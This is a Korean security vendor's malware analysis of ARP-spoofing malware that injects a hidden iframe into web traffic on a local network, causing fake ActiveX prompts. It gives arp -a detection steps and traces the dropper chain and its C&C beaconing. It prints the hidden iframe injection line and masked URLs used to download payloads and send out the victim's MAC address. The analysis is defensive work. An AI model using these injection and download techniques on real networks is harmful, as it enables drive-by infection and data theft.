


[Threat Analysis] 웹사이트 접속만 하면 액티브X 보안 경고?
ARP 스푸핑을 유발하는 악성코드 발견
| 자료 검색을 위해 평소 자주 이용하는 A 포털 사이트에 접속한 김 과장 앞에 액티브X 보안 경고창이 나타났다. 귀찮기도 하고, 괜히 쓸데없는 프로그램이 설치되는 것은 아닌가 싶어 김 과장은 새로 인터넷 창을 열어 B 포털 사이트에 들어갔다. 그런데 B 포털 사이트에서도 액티브X 보안 경고가 나타났다! 자세히 살펴보니 액티브X 컨트롤러의 ‘확인된 게시자’가 B 포털 회사도 아니다. 모든 포털 사이트에 갑자기 동일한 프로그램을 설치하라는 법이 생긴 것도 아닐 텐데 도대체 어떻게 된 일인지 어리둥절하다. 왠지 이상한 느낌에 회사 홈페이지를 열자 또 다시 좀 전의 것과 동일한 액티브X 보안 경고가 나타나는 것이 아닌가? 요즘 액티브X에 대해 이런 저런 말도 많고 가짜 액티브X도 있다던데, 내 PC에 문제가 있는 것인가 싶기도 하고…. 아침부터 김 과장의 머릿속이 복잡하다. |
최근 안랩 시큐리티대응센터(ASEC)에 ‘어떤 웹사이트에 접속해도 액티브X(Active X) 보안 경고가 나타난다’는 사례가 보고됐다. ASEC 분석 결과, 이는 네트워크 내부의 시스템이 ARP 스푸핑(Spoofing)을 유발하는 악성코드에 감염된 것으로, 해당 악성코드를 유포하는 URL이 iframe으로 삽입된 것이 원인으로 밝혀졌다. 더 심각한 문제는, 해당 악성코드에 감염된 PC가 존재하는 네트워크의 다른 정상 PC에서 인터넷을 사용할 경우, 해당 웹사이트와는 무관한 액티브X 보안 경고창이 나타나 다른 사용자들의 감염을 유도한다는 점이다. 특히 신뢰할 수 있는 사이트에서 제공하는 액티브X로 여기고 별 다른 의심없이 액티브X 컨트롤러를 설치하기 쉬워 악성코드에 감염될 가능성이 높은 만큼, 사용자들의 주의가 요구된다.
신뢰할 수 있는 사이트도 주의해야
다음은 테스트 환경에서 해당 악성코드의 동작을 재연한 것이다.
네트워크 상에서 ARP 스푸핑 악성코드에 감염된 시스템과 연결되어 있는 정상 PC에서 일반 웹사이트에 접속하자 [그림 1]과 같이 액티브X 보안 경고가 나타난다. 그러나 이는 해당 웹사이트와는 무관한 액티브X 컨트롤러로, 감염된 PC의 악성코드에 의해 악성코드 유포 URL이 iframe 코드로 삽입되어 나타난 현상이다. 그러나 이를 알 리 없는 사용자는 신뢰할 수 있는 정상적인 웹사이트를 접속한 것이기 때문에 해당 웹사이트에서 제공하는 액티브X 프로그램으로 생각하고 별 다른 의심 없이 액티브X 컨트롤러를 설치하게 된다. 따라서 더욱 세심한 주의가 요구된다. 특히 해당 악성코드에 감염된 시스템은 네트워크를 통해 해당 악성코드를 확산, 네트워크 장애를 야기할 수 있으므로 ARP 스푸핑 탐지 툴 등을 이용해 감염된 시스템에 대한 확인 및 조치를 해야한다.

[그림 1] 해당 웹사이트와는 무관한 액티브X 보안 경고창 발생
ARP 스푸핑 탐지 툴을 이용한 방법 외에도 액티브X 보안 경고가 발생한 시스템에서 arp -a 명령을 이용해 ARP 스푸핑을 유발하는 IP를 찾는 방법도 있다. 분석을 진행한 테스트 환경의 실제 게이트웨이 IP와 MAC 주소는 각각 192.168.95.2와 00-50-56-ff-20-7f이다. 그러나 arp -a 명령을 실행한 결과인 [그림 2]를 보면 게이트웨이 IP의 MAC 주소가 실제 테스트 환경의 MAC주소와는 다르다. MAC 주소가 변조된 것으로 볼 수 있다.
즉, ARP 스푸핑을 유발하는 IP를 찾기 위해서는 실제 게이트웨이 IP의 MAC 주소와 동일한 MAC 주소를 가진 IP를 찾으면 된다. [그림 2]에서 보면 192.168.95.129 IP의 MAC 주소와 실제 게이트웨이 IP의 MAC 주소가 동일하다는 것을 확인할 수 있다. 따라서 192.168.95.129 IP가 ARP 스푸핑을 유발하는 IP임을 알 수 있다.

[그림 2] arp -a 명령을 이용한 탐지 방법
삽입된 iframe 코드는 다음과 같으며, win7.html 소스를 확인해 보면 [그림 3]과 같이 인코딩된 것을 알 수 있다.
| iframe src=”http://na****.**s.com/win7.html width=0 height=0 frameborder=0> |

[그림 3] iframe이 인코딩된 win7.html 소스
해당 소스를 디코딩하면 악성코드를 다운받아 설치하는 액티브X 컨트롤러 정보와 악성코드 유포 URL을 확인할 수 있다.

[그림 4] 디코딩한 win7.html 소스
액티브X 설치하면 C&C 서버로 통신 시도하는 파일 설치돼
앞서 살펴본 과정과 같이 액티브X 컨트롤러를 설치하면 win8.exe 파일이 다운로드돼 실행된다. 이 win8.exe 파일은 [그림 5]와 같은 파일을 생성하고 시스템이 시작할 때 자동으로 실행되도록 레지스트리에 등록한다.

[그림 5] win8.exe이 생성하는 파일 및 레지스트리 등록

[그림 6] win8.exe 파일 구성도
win8.exe 파일에 의해 생성된 127.exe 파일은 아래와 같이 win7.exe 파일과 arpx.exe 파일을 다운로드해 실행하고, 감염된 PC의 MAC 주소를 특정 서버로 전송한다.
| hxxp://na****.**-**s.com/win7.exe hxxp://na****.**-**s.com/arpx.exe hxxp://na****.**-**s.com/winx/count.asp?mac=00-0c-29-34-bb-73&ver=arp1 |
win7.exe 파일은 fbA6b6A266.exe 파일과 동일하며, system32.exe 파일을 윈도우 시스템 폴더에 복사하고 시작 프로그램과 서비스에 등록한다. system32.exe 파일은 C&C 서버의 것으로 추정되는 아래의 IP로 4초마다 접속을 시도한다. 그러나 분석 당시, 더 이상 해당 IP는 정상적으로 연결되지 않았다.
| C&C 서버 IP : na****.**-**s.com:1963 (21*.*15.*6.*5:1963) |
arpx.exe 파일, 또는 동일한 파일인 1TbTDtPeT4.exe 파일은 ARP 스푸핑을 위해 정상 Winpcap 모듈과 zxarp로 알려진 중국어로 제작된 8.tmp 파일을 설치하고 실행한다.
바로 이 8.tmp 파일이 ARP 스푸핑을 유발하고 네트워크로 연결된 다른 정상 PC에서 인터넷 사용시 악성코드 유포 URL을 iframe 코드로 삽입한다.

[그림 7] 8.tmp 명령 옵션
8.tmp 파일은 [그림 8]과 같은 옵션에 의해 실행되며 ARP 스푸핑과 iframe 코드를 삽입한다.

[그림 8] 8.tmp 실행 옵션
PC 한대만 감염돼도 전체에 영향…적극적인 조치 필요
ARP 스푸핑을 유발하는 악성코드에 감염된 PC를 치료하지 않을 경우, 이와 연결된 네트워크 상의 다른 정상적인 PC에서 인터넷을 사용하면 실제 웹사이트와는 무관한 액티브X 보안 경고창이 나타난다. 이 같은 현상은 사용자의 불편함은 물론, 해당 악성코드가 네트워크 전체로 확산될 수 있어 네트워크 장애 등 심각한 피해가 우려된다. 따라서 내부 네트워크에서 이러한 증상이 발생 또는 의심될 경우, ARP 스푸핑을 유발하는 악성코드에 감염된 PC를 찾아 치료하는 등 적극적인 조치가 필요하다.
한편 해당 악성코드는 V3 제품군에서 진단 및 치료가 가능해, V3 사용자는 이에 대한 감염 여부를 즉시 확인 및 조치할 수 있다.@
- AhnLabASEC대응팀


